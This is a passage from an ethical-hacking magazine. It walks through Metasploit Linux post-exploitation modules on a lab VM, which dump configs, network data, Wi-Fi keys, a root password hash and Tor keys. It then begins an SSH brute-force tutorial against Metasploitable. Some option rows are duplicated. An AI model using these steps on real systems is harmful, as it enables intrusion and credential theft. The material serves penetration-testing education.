_linux.enum.conf_558892.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel_open: Operation fa
iled: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel_open: Operation fa
iled: 1
[+] my.cnf stored in /root/.msf4/loot/20171028084523_default_192.168.41.136_lin
ux.enum.conf_977886.txt
[-] Failed to open file: /etc/ufw/ufw.conf: core_channel_open: Operation failed
: 1
[-] Failed to open file: /etc/ufw/sysctl.conf: core_channel_open: Operation fai
led: 1
[-] Failed to open file: /etc/security.access.conf: core_channel_open: Operatio
n failed: 1
[-] Failed to open file: /etc/rkhunter.conf: core_channel_open: Operation faile
d: 1
[+] smb.conf stored in /root/.msf4/loot/20171028084524_default_192.168.41.136_l
inux.enum.conf_204239.txt
[+] ldap.conf stored in /root/.msf4/loot/20171028084524_default_192.168.41.136_
linux.enum.conf_612994.txt
[-] Failed to open file: /etc/openldap/openldap.conf: core_channel_open: Operat
ion failed: 1
[-] Failed to open file: /etc/cups/cups.conf: core_channel_open: Operation fail
ed: 1
[-] Failed to open file: /etc/opt/lampp/etc/httpd.conf: core_channel_open: Oper
ation failed: 1
[+] sysctl.conf stored in /root/.msf4/loot/20171028084524_default_192.168.41.13
6_linux.enum.conf_620292.txt
[+] proxychains.conf stored in /root/.msf4/loot/20171028084524_default_192.168.
41.136_linux.enum.conf_454132.txt
[-] Failed to open file: /etc/cups/snmp.conf: core_channel_open: Operation fail
ed: 1
[-] Failed to open file: /etc/mail/sendmail.conf: core_channel_open: Operation
failed: 1
[+] snmp.conf stored in /root/.msf4/loot/20171028084524_default_192.168.41.136_
linux.enum.conf_858235.txt
[*] Post module execution completed
nsf post(enum_configs) >
```


Linux Network Enumeration POST exploit

As the name implies, this POST module performs network enumeration on the target system. This module gathers information such as route table, Firewall configuration, DNS configuratio -n, SSHD configuration, System Host file information, Active Connections, Wireless informati- on and listening ports etc.



```
msf > use post/linux/gather/enum_network
msf post(enum_network) > set session 3
session => 3
msf post(enum_network) > run

[*] Running module against 192.168.41.136
[*] Module running as root
[+] Info:
[+]     Kali GNU/Linux Rolling
[+]     Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
i686 GNU/Linux
[*] Collecting data...
```


It downloads all this information and stores this information in text files as shown below.



```
i686 GNU/Linux
[*] Collecting data...
[+] Network config stored in /root/.msf4/loot/20171028084706_default_192.168.41
.136_linux.enum.netwo_344694.txt
[+] Route table stored in /root/.msf4/loot/20171028084706_default_192.168.41.13
6_linux.enum.netwo_892020.txt
[+] Firewall config stored in /root/.msf4/loot/20171028084706_default_192.168.4
1.136_linux.enum.netwo_382911.txt
[+] DNS config stored in /root/.msf4/loot/20171028084706_default_192.168.41.136
_linux.enum.netwo_448536.txt
[+] SSHD config stored in /root/.msf4/loot/20171028084706_default_192.168.41.13
6_linux.enum.netwo_532607.txt
[+] Host file stored in /root/.msf4/loot/20171028084706_default_192.168.41.136_
linux.enum.netwo_759243.txt
[+] Active connections stored in /root/.msf4/loot/20171028084706_default_192.16
8.41.136_linux.enum.netwo_943139.txt
[+] Wireless information stored in /root/.msf4/loot/20171028084706_default_192.
168.41.136_linux.enum.netwo_995655.txt
[+] Listening ports stored in /root/.msf4/loot/20171028084706_default_192.168.4
1.136_linux.enum.netwo_811789.txt
[+] If-Up/If-Down stored in /root/.msf4/loot/20171028084706_default_192.168.41.
136_linux.enum.netwo_272279.txt
[*] Post module execution completed
msf post(enum_network) > 
```


Linux Enum Protections POST Module

This module tries to find certain applications in the target system which can prevent or detect our hacking attack. It does this by locating these applications in the Linux binary folder. Linux binary folder has executables. This module enumerates antivirus, rootkits, IDS/IPS, firewalls, and other software intended for protection of the Linux system.



```
       Name: Linux Gather Protection Enumeration
     Module: post/linux/gather/enum_protections
   Platform: Linux
       Arch:
       Rank: Normal

Provided by:
  ohdae <bindshell@live.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION  3                yes       The session to run this module on.

Description:
  This module tries to find certain installed applications that can be
  used to prevent, or detect our attacks, which is done by locating
  certain binary locations, and see if they are indeed executables.
  For example, if we are able to run 'snort' as a command, we assume
  it's one of the files we are looking for. This module is meant to
  cover various antivirus, rootkits, IDS/IPS, firewalls, and other
  software.

msf post(enum_protections) > 
```


This module in action is shown below. I didn't print out the result as it was taking lot of time to display the result.



```
msf > use post/linux/gather/enum_protections
msf post(enum_protections) > set session 3
session => 3
msf post(enum_protections) > run

[*] Running module against 192.168.41.136
[*] Info:
[*]     Kali GNU/Linux Rolling
[*]     Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
i686 GNU/Linux
[*] Finding installed applications...
```


Linux Enum PSK POST Module

This module is an interesting one. It tries to collect credentials of all the Wireless networks th-e target system has connected to. It does this by collecting access point names and their pre shared keys from the /etc/NetworkManager/system-connections files.



```
       Name: Linux Gather 802-11-Wireless-Security Credentials
     Module: post/linux/gather/enum_psk
   Platform: Linux
       Arch:
       Rank: Normal

Provided by:
  Cenk Kalpakoglu

Basic options:
  Name     Current Setting                        Required  Description
  ----     ---------------                        --------  -----------
  DIR      /etc/NetworkManager/system-connections/  yes       The default path
for network connections
  SESSION                                         yes       The session to ru
n this module on.

Description:
  This module collects 802-11-Wireless-Security credentials such as
  Access-Point name and Pre-Shared-Key from your target CLIENT Linux
  machine using /etc/NetworkManager/system-connections/ files. The
  module gathers NetworkManager's plaintext "psk" information.

msf post(enum_psk) >
```


This module in action is shown below. Since the target we are using is a virtual machine and did not connect to any wireless networks, my result is "no PSK found".



```
msf post(enum_psk) > set session 3
session => 3
msf post(enum_psk) > run

[-] Failed to open file: /etc/NetworkManager/system-connections//bin/sh: 1: sys
tem-connections: not found: core_channel_open: Operation failed: 1
[*] No PSK has been found!
[*] Post module execution completed
msf post(enum_psk) >
```


Linux System Enumeration POST Module

This module collects the complete system information about the system. The information it co-llects includes the OS version, stored user accounts, installed packages, services running, c-ron jobs, various log files and Disk information etc. All these are downloaded and stored in various text files.



```
msf > use post/linux/gather/enum_system
msf post(enum_system) > set session 3
session => 3
msf post(enum_system) > run

[+] Info:
[+]     Kali GNU/Linux Rolling
[+]     Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
i686 GNU/Linux
[+]     Module running as "root" user
```


Here's the module in action as shown.



```
[+] Info:
[+]     Kali GNU/Linux Rolling
[+]     Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
i686 GNU/Linux
[+]     Module running as "root" user
[*] Linux version stored in /root/.msf4/loot/20171028091241_default_192.168.41.
136_linux.enum.syste_380409.txt
[*] User accounts stored in /root/.msf4/loot/20171028091241_default_192.168.41.
136_linux.enum.syste_722881.txt
[*] Installed Packages stored in /root/.msf4/loot/20171028091241_default_192.16
8.41.136_linux.enum.syste_051181.txt
[*] Running Services stored in /root/.msf4/loot/20171028091241_default_192.168.
41.136_linux.enum.syste_430417.txt
[*] Cron jobs stored in /root/.msf4/loot/20171028091241_default_192.168.41.136_
linux.enum.syste_844232.txt
[*] Disk info stored in /root/.msf4/loot/20171028091241_default_192.168.41.136_
linux.enum.syste_881046.txt
[*] Logfiles stored in /root/.msf4/loot/20171028091241_default_192.168.41.136_l
inux.enum.syste_220130.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20171028091241_default_192.1
68.41.136_linux.enum.syste_196157.txt
[*] Post module execution completed
msf post(enum_system) >
```

Linux Gather Hashdump POST Module

This module collects all the password hashes from the target Linux system. In Linux system, these hashes are present in 'passwd' and 'shadow' files.




```
msf > use post/linux/gather/hashdump
msf post(hashdump) > set session 3
session => 3
msf post(hashdump) > run

[+] root:$6$xhM1CJI.$opnnLHSL4M5H/mAP8eBK1WJcH/xwHoUe636gK92o0fqlBXc3uIje2FMoDv
N2dIqGMaJbociP/Xn8oHgl7MiGf/:0:0:root:/root:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20171028091812_default_192.168.4
1.136_linux.hashes_659868.txt
[*] Post module execution completed
msf post(hashdump) >
```

We can see this module in action in the image shown above.

Linux Gather Tor Hiddenservices POST Module

This module collects the hostnames name and private keys of any TOR hidden Services running on the target machine. It does this by searching for torrc file and if found will parse it for the directories of Hidden services.



```
msf > use post/linux/gather/tor_hiddenservices
msf post(tor_hiddenservices) > set session 3
session => 3
msf post(tor_hiddenservices) > run

[*] Running module against 192.168.41.136
[*] Info:
[*]     Kali GNU/Linux Rolling
[*]     Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
i686 GNU/Linux
[*] Looking for torrc...
[-] No torrc file found, maybe it goes by a different name?
[*] Post module execution completed
msf post(tor_hiddenservices) > 
```

That's all in this issue of Metasploit This Month and we will be back with more interesting modules in the next issue.


GAINING ACCESS TO THE SSH SERVER, AGAIN

METASPLOITABLE TUTORIALS


The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we saw how to exploit the vulnerable VSFTPD server. In this issue, we will see how to gain access to the SSH server of the Metasploitable 2 system.

In the previous issue, we have seen how to research about a vulnerability in the FTP service running on our target system and exploit it to gain a shell on that system. In this issue, we will target the SSH service running on port 22. It can be seen that the target is running OPenSSH 4.7p1 SSH server.



```
root@kali:~# nmap -sV -O 192.168.41.131

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-31 09:19 EDT
Nmap scan report for 192.168.41.131
Host is up (0.00030s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```




```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
root@kali:~# 
```

I googled about the above mentioned version to find out if it had any vulnerabilities and exploits for that vulnerabilities. After an arduous search, I found one exploit but that seemed to be not working (Its not always a positive result in hacking).

Remember that we already gained a shell on the SSH server in one of our previous issues. We obtained this with the credentials we obtained during enumeration of the target system. (This is why enumeration is so important). We used this credentials in a Metasploit SSH login module to get a shell on our target system.

This time we will see another way of gaining access to the SSH server using the same module. This SSH login module can also be used to brute force the credentials of the SSH server. Let's see how it works. Load the module and check the required options.




```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASSWORD                           no        A specific password to authentic
ate with
   PASS_FILE                          no        File containing passwords, one p
er line
   RHOSTS                             yes       The target address range or CIDR
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASSWORD                           no        A specific password to authentic
ate with
   PASS_FILE                          no        File containing passwords, one p
er line
   RHOSTS                             yes       The target address range or CIDR
 identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authentic
ate as
   USERPASS_FILE                      no        File containing users and passwo
rds separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password
 for all users
   USER_FILE                          no        File containing usernames, one p
er line
   VERBOSE           false            yes       Whether to print output for all
attempts

msf auxiliary(ssh_login) > 
```

In order to brute force the credentials, we need to specify a dictionary for cracking usernames and passwords in the similar fashion we set while using Hydra. We will use the same dictionary we have used while performing password cracking with Hydra.


I have set the same file for both username and passwords. To conserve time I have set the option "stop_on_success" to True. This option will stop the brute forcing if it finds one login credential. I have set the "verbose" option also to TRUE. This module is normally used to brute force multiple SSH servers at once. That's the reason it has "RHOSTS" option instead of "RHOST" option. Any how we can still set a single IP as target.

All the options are shown as below.



